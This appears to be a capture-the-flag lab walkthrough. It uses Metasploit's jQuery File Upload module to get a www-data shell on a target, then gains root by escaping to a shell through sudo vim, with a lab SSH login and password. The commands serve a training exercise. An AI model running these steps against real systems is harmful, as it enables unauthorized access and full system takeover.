
Exploitation with metasploit.

In this lab, we’ll walkthrough the exploitation by Metasploit Framework.

First step, we’ll open the browser and enter target IP into URL and click **JQuery-File-Upload-9.22.0**.




On webpage, we can see the jQuery File Upload application may have a vulnerabilty.



Next, we’ll use searchsploit to find vulnerable about jquery file upload following command.

# searchsploit jquery file upload




from above image, we found the module for exploit “jquery file upload” using by Metasploit Framework.

we’ll use following command to open Metasploit Framework.

# msfconsole

Next, we’ll use search command to search a module.


# search blueimp



We’ll use this module for exploit jquery target.

# use exploit/unix/webapp/jquery\_file\_upload


# show options



After used **show options** command, we’ll see the requirement of this module and we need to set follow a requirement following command:

# set rhosts target\_IP

# set targeturi /jQuery-File-Upload-9.22.0




For this lab, we need to change a payload by this command.

# show payloads

# set payload 11


# exploit



We’ll use this command to get the shell and we can get privilege is a www-data.

# shell

# id



we used **pwd** command to check current location on machine. and show file in this directory by **ls** command. we found **flag.txt** file and show all detail in file following **cat** command.


# cat falg.txt

Privilege Escalation

Privilege escalation via sudo.

For this lab, we need to login as tom via ssh command. User : tom Password : H4Ck3r


# ssh tom@target\_IP -p 1337



Now, we’ll walkthrough privilege escalation to root using by sudo command.

First step, we’ll use following command to check permission of this user.


# sudo -l



from above image, we can be root by use command /usr/bin/vim.

Next, we’ll use following command to open vim program.

# sudo /usr/bin/vim



After open vim program, we’ll use following command for setting /bin/sh into a shell variable. for insert text or detail in vim program you should button on i button.

# :set shell=/bin/sh



Then, exit insert mode by esc button and insert following command to run shell.

# :shell




When running the shell command, we got a new shell with root privileges.

We can check root privilege by this command:

# whoami

# id



change directory to /root ( note\* /root directory can access as root only ) and show file by **ls** command. Then we found flag.txt file, show all detail in file by cat command.

# cat flag.txt